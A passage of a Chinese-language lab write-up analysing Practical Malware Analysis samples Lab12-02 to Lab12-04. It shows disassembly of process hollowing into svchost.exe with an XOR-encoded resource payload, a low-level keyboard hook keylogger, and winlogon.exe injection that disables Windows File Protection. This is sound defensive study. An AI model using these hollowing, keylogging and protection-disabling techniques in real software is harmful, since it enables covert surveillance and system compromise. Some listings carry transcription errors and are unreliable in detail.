函数的地址，之后将 `Buffer` 中的数据作为参数传入了此函数中。这个函数被调用以后就会将新创建进程的内存空间释放掉，随后就可以进行恶意代码填充。

```


.text:004011CC      push     ecx                ; lpBaseAddress
.text:004011CD      mov     edx, [ebp+ProcessInformation.hProcess]
.text:004011D0      push     edx                ; hProcess
.text:004011D1      call    ds:ReadProcessMemory
.text:004011D7      push     offset ProcName ; "NtUnmapViewOfSection"
.text:004011DC      push     offset ModuleName ; "ntdll.dll"
.text:004011E1      call    ds:GetModuleHandleA
.text:004011E7      push     eax                ; hModule
.text:004011E8      call    ds:GetProcAddress
.text:004011EE      mov     [ebp+var_64], eax
.text:004011F1      cmp     [ebp+var_64], 0
.text:004011F5      jnz     short loc_4011FE
.text:004011F7      xor     eax, eax

```


3. 向上查找，我们会发现存在字符串的对比，可以直接将对应 16 进制数转化为字符串。如下图所示，我们能观察到该程序会判断 MZ 以及 PE 两个字符串（一般来说通过判断是否包含 PE 以及 MZ 两个字符就可以得知是否是 PE 文件），判断结束以后 var\_8 会存储指向 PE 文件头的指针。之后，该程序将 var\_8 的值存储在了 ecx 中，再将 ecx 加上了 34h，通过查找 PE 文件结构图发现从基地址加上 34h 以后就是映像基址的位置，之后将映像基址存入到了 edx 中。



4. edx 值会作为 lpaddress 参数传入 VirtualAllocEx 中，其他传入此函数的参数有一个是[edx+50h]，查看 PE 结构图发现基地址偏移 50h 以后就是内存中映像总尺寸dwSize。如果程序调用成功，就会向内存中写入数据，因而我们可以推测，这个程序的作用就是移动一个 PE 文件到另一个内存地址空间继续向下分析，我们可以看到其在 ecx 的基础上加上了 6 偏移，放入了 dx 寄存器中，现在此寄存器中存储的就是区段数，所以这段循环的意义在于复制 PE 文件的可执行段到挂起进程里面。



5. 下图代码段中 var\_4 指向的是 PE 文件 MZ 的位置，偏移 3C 后指向 PE 标志位的偏移，此位置保存的就是 PE 文件的偏移位标识，可以根据这个获得 PE 文件头的位置，此时 ecx 中保存的就是 PE 文件头的位置。



6. 我们向下继续分析，可以看到该程序调用了 SetThreadContext 函数，此函数可以修改 eax 寄存器中的数据，并可将 eax 中的值设置为可执行文件的加载入口点。

```
push     edx                ; hProcess
call     ds:WriteProcessMemory
mov     eax, [ebp+var_8]
mov     ecx, [ebp+lpBaseAddress]
add     ecx, [eax+28h]
mov     edx, [ebp+lpContext]
mov     [edx+0B0h], ecx
mov     eax, [ebp+lpContext]
push     eax                ; lpContext
mov     ecx, [ebp+ProcessInformation.hThread]
push     ecx                ; hThread
call     ds:SetThreadContext
mov     edx, [ebp+ProcessInformation.hThread]
push     edx                ; hThread
call     ds:ResumeThread
jmp      short loc_40130B
```

7. 调用完 SetThreadContext 之后，该程序调用 ResumeThread 函数，此函数调用成功就表示将 CreateThread 函数创建的进程替换为了另一个进程 A，现在我们需要确定进程 A 是什么。我们可以通过下图所示的参数 lpApplicationName 来获知进程。
8. 我们向上查找所有带有此名称的指令，可以看到此处是将 svchost.exe 文件作为参数传递给了 sub\_40149D 函数，点击进入此函数，发现其调用了获取系统路径函数并且调用了 strcat 字符串连接函数，所以此函数的目的就是构造 svchost.exe 路径。也就是说有进程替换了 svchost.exe。

```
.text:004014F3      mov     [ebp+lpModule], 0
.text:004014FA      push    0                ; lpModuleName
.text:004014FC      call   ds:GetModuleHandleA
.text:00401502      mov     [ebp+hModule], eax
.text:00401508      push    400h             ; uSize
.text:0040150D      lea     eax, [ebp+ApplicationName]
.text:00401513      push    eax              ; lpBuffer
.text:00401514      push    offset aSvchost_exe ; "\\svchost.exe"
.text:00401519      call   sub_40149D
.text:0040151E      add     esp, 0Ch
.text:00401521      mov     ecx, [ebp+hModule]
.text:00401527      push    ecx              ; hModule
.text:00401528      call   sub_40132C
.text:0040152D      add     esp, 4
```

9. 继续向下分析查看是哪个进程替换了此程序。可以看到进程名称一路向上关联，其中最上面的 ecx 存储的是 svchost.exe 的进程句柄，如果我们进入 sub\_40132C 这个函数内部，可以发现其调用了很多有关于资源的 API 函数，那么就可以说明 PE 文件的资源节里面一定包含了重要的数据，这个函数的目的就是将这些重要的数据拷贝到 svchost.exe 程序里面。到此我们先做一个简单总结，这个程序的目的就是秘密地启动另一个程序。
10. 我们继续 IDA 的分析发现，该恶意代码调用了 sub\_401000 函数，点击进入，可以发现异或操作，异或的对象是 arg\_8，此参数是此函数的三个参数，回到上一层查看第三个参数是 41h。下面我们进行解密，使用 WinHex 软件将从资源节中提取出的 exe 文件拖入，Edit->Modify Data->XOR 41，点击确定就可以解析出原有文本了，如下图所示：可以看到有 MZ, PE 等文件标志。

```
1D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ  yy
38 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
30 00 00 00 00 00 00 00 00 00 00 00 ED 00 00 00  a
3E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ° ° I! Li!Th
59 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program cannot
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 be run in DOS
5D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode. $
17 CD CB 91 53 AC A5 C2 53 AC A5 C2 53 AC A5 C2 IF'S-VAS-VAS-VÄ
B3 B3 AE C2 52 AC A5 C2 BB B3 AF C2 40 AC A5 C2 »*@ÄR-VÄ»*-ÄB-VÄ
30 B0 AB C2 59 AC A5 C2 31 B3 B6 C2 56 AC A5 C2 D°«ÄY-VÄ1°QÄV-VÄ
53 AC A4 C2 62 AC A5 C2 BB B3 B0 C2 52 AC A5 C2 S-«Äb-VÄ»*°ÄR-VÄ
52 69 63 68 53 AC A5 C2 00 00 00 00 00 00 00 00 RichS-VÄ
30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
30 45 00 00 4C 01 03 00 63 51 80 4D 00 00 00 00 PE  L  cQEM
30 00 00 00 E0 00 0F 01 0B 01 06 00 00 30 00 00  a
30 30 00 00 00 00 00 00 54 17 00 00 00 10 00 00  O  T
30 40 00 00 00 00 40 00 00 10 00 00 00 10 00 00  g  g
14 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00
```

## 习题解答

### 1. 这个程序的目的是什么？

这个程序的目的是秘密地启动另一个程序

### 2. 启动器恶意代码是如何隐蔽执行的？

这个程序使用进程替换来秘密执行，也就是先将一个正常的程序以挂起启动，然后替换他的每一个节

### 3. 恶意代码的负载存储在哪里？

这个恶意的有效载荷被保存在这个程序的资源节中。可以通过ResourceHacker进行提取

### 4. 恶意负载是被如何保护的？

保存在这个程序资源节中的恶意有效载荷是经过XOR编码过的。这个解码例程可以在sub 40132C4处找到，而XOR字节在0x0040141B处可以找到。如果想要获得解密后的程序可以通过WINHEX进行解密


### 5. 字符串列表是被如何保护的？

字符串是使用在sub40100处的函数，来进行XOR编码的

## 五. Lab12-03.exe


### 基本静态分析

- 我们先执行静态分析，使用 IDA 打开 Lab12-03.exe 后，通过 imports 窗口我们可以看到其导入了 SetWindowsHookExA，这个函数可以用于应用程序挂钩或者监控 windows 内部事件。



## 高级静态分析


1. 切换到图模式，我们首先可以看到该恶意代码在 040105b 处调用了上述函数 SetWindowsHookExA，其中第一个参数 idHook 的值是 0Dh，通过 MSDN 可知对应的是 WH\_KEYBOARD\_LL，可知安装这个钩子的作用就是监控键盘的消息。第二个参数 lpfn 表示的是 hook 函数的地址，在上图中被标记为了 fn，表示启用键盘事件监控。如下图代码所示，这一段应该就是对击键消息做某些手脚，而这个 fn 参数正在接受这些击键记录。在注册了接受键盘事件的钩子之后，调用了 GetMessageA，因为 windows 不会将消息发送到程序进程的钩子函数汇总，所以一定要调用这个函数，直到所处的循环结构产生错误，才会终止。因此，这个程序是一个击键记录器。



2. 接下来分析之前看到的 fn 函数，双击跟入后，可以看到其带有三个参数。在 MSDN 中我们知道 WH\_KEYBOARD\_LL 回调函数实际上是 LOWLevelKeyboard Proc 回调函数

```
.text:00401086 ; LRESULT __stdcall fn(int code, WPARAM wParam, LPARAM lParam)
.text:00401086 fn      proc near                                     ; DATA XREF: _main+54To
.text:00401086 code      = dword ptr 8
.text:00401086 wParam    = dword ptr 0Ch
.text:00401086 lParam    = dword ptr 10h
.text:00401086
.text:00401086         push    ebp
.text:00401086         mov     ebp, esp
.text:00401087         cmp     [ebp+code], 0
.text:00401089         jnz     short loc_4010AF
.text:0040108F         cmp     [ebp+wParam], 104h
.text:00401096         jz      short loc_4010A1
.text:00401098         cmp     [ebp+wParam], 100h
.text:0040109F         jnz     short loc_4010AF
```

3. 接着往下看，我们注意到在 0040108f, 00401098 处有两个 cmp 比较，涉及到的常量分别为 100h, 104h,




4. 之后，程序将虚拟按键码作为参数传到子函数 sub\_4010c7 中，我们继续跟入这一函数，可以发现它一开始调用了 CreateFileA 来创建或打开一个 log 文件，

```
.text:004010C8      mov     esp, esp
.text:004010CA      sub     esp, 0Ch
.text:004010CD      mov     [ebp+NumberOfBytesWritten], 0
.text:004010D4      push    0                ; hTemplateFile
.text:004010D6      push    80h              ; dwFlagsAndAttributes
.text:004010DB      push    4                ; dwCreationDisposition
.text:004010DD      push    0                ; lpSecurityAttributes
.text:004010DF      push    2                ; dwShareMode
.text:004010E1      push    40000000h        ; dwDesiredAccess
.text:004010E6      push    offset FileName ; "practicalmalwareanalysis.log"
.text:004010EB      call    ds:CreateFileA
.text:004010F1      mov     [ebp+hFile], eax
.text:004010F4      cmp     [ebp+hFile], 0FFFFFFFh
.text:004010F8      jnz     short loc_4010FF
.text:004010FA      jmp     loc_40143D
```

5. 成功后执行右侧绿线路径，继续往下看，发现它调用了 GetForegroundWindow 选择按键按下时的活动窗口，调用 GetWindowTextA 获得窗口的标题。这样程序就能获得按键来源的上下文

```
.text:004010FA      jmp     loc_40143D
.text:004010FF      ; -----
.text:004010FF      loc_4010FF:                ; CODE XREF: sub_4010C7+31↑j
.text:004010FF      push    2                ; dwMoveMethod
.text:00401101      push    0                ; lpDistanceToMoveHigh
.text:00401103      push    0                ; lDistanceToMove
.text:00401105      mov     eax, [ebp+hFile]
.text:00401108      push    eax              ; hFile
.text:00401109      call    ds:SetFilePointer
.text:0040110F      push    400h             ; nMaxCount
.text:00401114      push    offset Buffer     ; lpString
.text:00401119      call    ds:GetForegroundWindow
.text:0040111F      push    eax              ; hWnd
.text:00401120      call    ds:GetWindowTextA
.text:00401126      push    offset Buffer     ; char *
.text:00401128      push    offset byte_405350 ; char *
.text:00401130      call    _strcmp
.text:00401135      add     esp, 8
.text:00401138      test    eax, eax
```

6. 程序将窗口标题写入 log 文件之后，会来到下图所示代码块，注意到这里的 var\_c 由 buffer 传入我们回溯 buffer，看到 buffer 就是该函数的
7. 按下 esc 键回到上层函数，可以看到传入的参数实际上就是虚拟按键码。回到之前的位置，再往下走就进入了一个跳转表，在 00401220 看到虚拟按键码作为一个查询表的索引。查询表得到的值作为跳转表 off\_401441 的一个索引，加上当前的按键为 shift，其虚拟按键码为 0x10，我们回到 00401202 处从头跟踪。此时 var\_c 为 0x10，而 0040120b 处将该值减去 8，它的值就变为了 8。




8. 根据前面的结果，var\_c 中存的值为 8，我们在 byte\_40148d 找相应的偏移，双击跟入，如下图所示。由于这是一个数组，偏移为 8，实际是第 9 个，也就是 3，然后根据地址 00401226 处的指令，我们将 3\*4=12 作为 off\_401441 的偏移量，继续跟入，如下图所示：

```
.text:00401440
.text:00401440 ; -----
.text:00401441      off_401441      dd offset loc_401281, offset loc_4012A9, offset loc_401265
.text:00401441                ; DATA XREF: sub_4010C7+15F↑r
.text:00401441      dd offset loc_401249, offset loc_4012C5, offset loc_401409 ; jump table for switch statement
.text:00401441      dd offset loc_40122D, offset loc_4012E1, offset loc_4012FD
.text:00401441      dd offset loc_401319, offset loc_401335, offset loc_401351
.text:00401441      dd offset loc_40136D, offset loc_401389, offset loc_4013A5
.text:00401441      dd offset loc_4013BE, offset loc_4013D7, offset loc_4013F0
.text:00401441      dd offset loc_40142C
.text:0040148D      byte_40148D      db 0, 1, 12h, 12h ; DATA XREF: sub_4010C7+159↑r
.text:0040148D                ; indirect table for switch statement
.text:0040148D      db 12h, 2, 12h, 12h
.text:0040148D      db 3, 4, 12h, 12h
.text:0040148D      db 5, 12h, 12h, 12h
.text:0040148D      db 12h, 12h, 12h, 12h
```



9. dd 表示的 data dword，数据，双字。每个元素会占据 4 空间，所以偏移 12-15对应的是 loc\_401249，跟入，可以发现这里就是将 SHIFT，综合上述分析，可知恶意代码就是一个键盘记录器，通过 SetWindowsHookEx 实现记录功能，将击键记录到 practicalmalwareanalysis.log 中



## 习题解答

### 1. 这个恶意负载的目的是什么

这个程序是一个击键记录器

### 2. 恶意负载是如何注入自身的

这个程序使用hook挂钩，窃取击键记录

### 3. 这个程序还创建了哪些其他文件

这个程序创建文件practicalmalwareanalysislog，来保存击键记录


## 六. Lab12-04.exe

### 基本静态分析

1. 使用 Dependency Walker 打开 Lab12-04.exe 后，可以发现该程序导入了 CreateRemoteThread 用于创建远程线程，以及一些与资源 操作相关的函数 LoadResource 和 FindResourceA 等。


W/A	27 (0x001B)	CloseHandle	Not Bound
N/A	52 (0x0034)	CreateFileA	Not Bound
N/A	70 (0x0046)	CreateRemoteThread	Not Bound
N/A	163 (0x00A3)	FindResourceA	Not Bound
N/A	247 (0x00F7)	GetCurrentProcess	Not Bound
N/A	294 (0x0126)	GetModuleHandleA	Not Bound
N/A	318 (0x013E)	GetProcAddress	Not Bound
N/A	357 (0x0165)	GetTempPathA	Not Bound
N/A	381 (0x017D)	GetWindowsDirectoryA	Not Bound
N/A	450 (0x01C2)	LoadLibraryA	Not Bound
N/A	455 (0x01C7)	LoadResource	Not Bound
N/A	477 (0x01DD)	MoveFileA	Not Bound

2. 使用 Resource Hacker 来查看资源，根据 MZ, PE 等字符串信息，我们可以 确定这是一个 PE 文件，我们可以将其提取出来



## 动态分析


1. 配置好环境并执行程序后，我们在 Process Monitor 中设置文件名的过滤条件，如下图所示，可以看到有对临时文件夹 Temp 的操作，在该文件夹下还看到了 winup.exe，之后有对系统目录下 wupdmgr.exe 的 windows 更新二进制文件的访问



2. 我们可以将 wupdmgr.exe 这个文件与我们之前从 resource hacker 提取出来的 文件进行哈希值的对比，可以发现是同一个文件

Basic Properties ⓘ	
MD5	d96d81caf423fa3c114b546edde33a65
SHA-1	2e2dda23a4617f9af6f4b3043db8e1208d3faa51
SHA-256	c87ef95a3028bc799f3f8e535581d0af0d02f6f732f3bba8d55c75de0338c4fb

3. 接下来我们使用 WireShark 来查看抓包结果，可以看到该恶意程序会试图从网站 [www.practicalmalwareanalysis.com](http://www.practicalmalwareanalysis.com) 通过 get 方式下载 updater






## 高级静态分析

1. 在 main 函数的开始位置处我们就可以看到该恶意程序会通过 LoadLibraryA 和 GetProcAddress 手工解析三个函数，并将三个函数指针分别保存在 dword\_40312c 等

```
text:00401395      stosb
text:00401396      mov     [ebp+var_1234], 0
text:004013A0      mov     [ebp+var_122C], 0
text:004013AA      push   offset ProcName ; "EnumProcessModules"
text:004013AF      push   offset aPsapi_dll ; "psapi.dll"
text:004013B4      call   ds:LoadLibraryA
text:004013BA      push   eax ; hModule
text:004013BB      call   ds:GetProcAddress
text:004013C1      mov     dword_40312C, eax
text:004013C6      push   offset aGetmodulebasen ; "GetModuleBaseNameA"
text:004013CB      push   offset aPsapi_dll_0 ; "psapi.dll"
text:004013D0      call   ds:LoadLibraryA
text:004013D6      push   eax ; hModule
text:004013D7      call   ds:GetProcAddress
text:004013DD      mov     dword_403128, eax
text:004013E2      push   offset aEnumprocesses ; "EnumProcesses"
text:004013E7      push   offset aPsapi_dll_1 ; "psapi.dll"
text:004013EC      call   ds:LoadLibraryA
text:004013F2      push   eax ; hModule
text:004013F3      call   ds:GetProcAddress
text:004013F9      mov     dword_403124, eax
text:004013FE      cmp     dword_403124, 0
text:00401405      jz      short loc_401419
text:00401407      cmp     dword_403128, 0
text:0040140E      iz      short loc_401419
```


2. 接着往下分析，可以看到该程序调用 muEnumProcess 枚举当前的进程，其返回值是 PID 值，保存在 dwProcessID



3. 之后可以看到是一个循环结构，其作用就是循环遍历 PID，该循环会将每个进程的 PID 作为参数传给 sub\_401000，并调用它，我们跟入 sub\_401000，可以看到有两个字符串 Str2 和 Str1

```
.text:0040100A      mov     eax, dword_403010
.text:0040100F      mov     dword ptr [ebp+Str2], eax
.text:00401012      mov     ecx, dword_403014
.text:00401018      mov     [ebp+var_10], ecx
.text:0040101B      mov     edx, dword_403018
.text:00401021      mov     [ebp+var_C], edx
.text:00401024      mov     al, byte_40301C
.text:00401029      mov     [ebp+var_8], al
.text:0040102C      mov     ecx, dword_403020
.text:00401032      mov     dword ptr [ebp+Str1], ecx
.text:00401038      mov     edx, dword_403024
.text:0040103E      mov     [ebp+var_114], edx
.text:00401044      mov     ax, word_403028
.text:0040104A      mov     [ebp+var_110], ax
.text:00401051      mov     cl, byte_40302A
.text:00401057      mov     [ebp+var_10E], cl
.text:0040105D      mov     ecx, 3Eh
```

4. 在 004014b1 看到会将 PIDLookup 的返回值与 0 比较。如果返回值为 0，则往左边走。其实就是再次开始循环，不过是使用新的 PID 来传入 PIDLookup。如果返回值为 1，也就是说 PID 与 winlogon.exe 相匹配，则走右边路径。



5. 右边路径会将 dwProcessId 的值作为参数传给 sub\_401174,我们跟入 sub\_401174

```
.text:00401174 ; Attributes: bp-based frame
.text:00401174
.text:00401174 ; int __cdecl sub_401174(DWORD dwProcessId)
.text:00401174 sub_401174      proc near                ; CODE XREF: _main+19B↓p
.text:00401174
.text:00401174 var_C          = dword ptr -0Ch
.text:00401174 hProcess       = dword ptr -8
.text:00401174 var_4          = dword ptr -4
.text:00401174 dwProcessId    = dword ptr 8
.text:00401174
.text:00401174 push        ebp
.text:00401175 mov         ebp, esp
.text:00401177 sub         esp, 0Ch
.text:0040117A mov         [ebp+var_4], 0
.text:00401181 mov         [ebp+hProcess], 0
.text:00401188 mov         [ebp+var_C], 0
.text:0040118F push        offset aSedebugprivile ; "SeDebugPrivilege"
.text:00401194 call       sub_4010FC
.text:00401199 test        eax, eax
.text:0040119B jz          short loc_4011A1
.text:0040119D xor         eax, eax
.text:0040119F jmp         short loc_4011F8
```

6. 看到该子函数调用了 sub\_4010fc, 继续跟入, 我们发现 sub\_4010fc 调用了一个API 函数 lookupPrivilegeValueA, 可知它用于提升权限。

7. 回到上一个函数, 我们看到它调用 LoadLibraryA 来装载 sfc\_os.dll 这个动态链接库, 并通过 GetProcAddress 来获取该 dll 中编号为 2 的函数的地址, 将该地址保存在 lpStartAddress 中, 之后调用 OpenProcess 打开 winLogon.exe, 并将其句柄保存在 hProcess。

```
.text:004011A1
.text:004011A1 loc_4011A1: ; CODE XREF: sub_401174+27↑j
.text:004011A1 push        2 ; lpProcName
.text:004011A3 push        offset LibFileName ; "sfc_os.dll"
.text:004011A8 call       ds:LoadLibraryA
.text:004011AE push        eax ; hModule
.text:004011AF call       ds:GetProcAddress
.text:004011B5 mov         lpStartAddress, eax
.text:004011BA mov         eax, [ebp+dwProcessId]
.text:004011BD push        eax ; dwProcessId
.text:004011BE push        0 ; bInheritHandle
.text:004011C0 push        1F0FFFh ; dwDesiredAccess
.text:004011C5 call       ds:OpenProcess
.text:004011CB mov         [ebp+hProcess], eax
.text:004011CE cmp         [ebp+hProcess], 0
.text:004011D2 jnz        short loc_4011D8
.text:004011D4 xor         eax, eax
.text:004011D6 jmp         short loc_4011F8
.text:004011D8
.text:004011D8
```

8. 接着，该程序调用 `CreateRemoteThread`，其 `hProcess` 参数是 `edx`，往上看可以就是 `winlogon.exe` 的句柄。004011de 处的 `lpStartAddress` 是 `sfc_os.dll` 中序号为 2 的函数的指针，负责向 `winlogon.exe` 注入一个线程，该线程就是 `sfc_os.dll` 的序号为 2 的函数

```

.text:004011D8
.text:004011D8 loc_4011D8: ; CODE XREF: sub_401174+5E7j
.text:004011D8 push 0 ; lpThreadId
.text:004011DA push 0 ; dwCreationFlags
.text:004011DC push 0 ; lpParameter
.text:004011DE mov ecx, lpStartAddress
.text:004011E4 push ecx ; lpStartAddress
.text:004011E5 push 0 ; dwStackSize
.text:004011E7 push 0 ; lpThreadAttributes
.text:004011E9 mov edx, [ebp+hProcess]
.text:004011EC push edx ; hProcess
.text:004011ED call ds:CreateRemoteThread
.text:004011F3 mov eax, 1
.text:004011F8
.text:004011F8 loc_4011F8: ; CODE XREF: sub_401174+2B7j
.text:004011F8 ; sub_401174+627j

```

9. 接着是一系列与资源相关的函数调用。用于从资源段中提取文件，并写入到 `C:\windows\system32\wupdmgr.exe`。我们知道通常 windows 文件保护机制会探测到文件的改变以及用一个新创建文件覆盖，所以恶意代码尝试创建一个新的更新程序通常会失败。但通过刚才的分析我们得知，恶意代码已经禁用了 windows 文件保护机制的功能，所以就可以实现覆盖原文件的目的。

```

.text:00401273 call ds:GetWindowsDirectoryH
.text:00401279 push offset aSystem32Wupdmgr ; "\\system32\\wupdmgr.exe"
.text:0040127E lea ecx, [ebp+Buffer]
.text:00401284 push ecx
.text:00401285 push offset Format ; "%s%s"
.text:0040128A push 10Eh ; Count
.text:0040128F lea edx, [ebp+Dest]
.text:00401295 push edx ; Dest
.text:00401296 call ds:_snprintf
.text:0040129C add esp, 14h
.text:0040129F push 0 ; lpModuleName
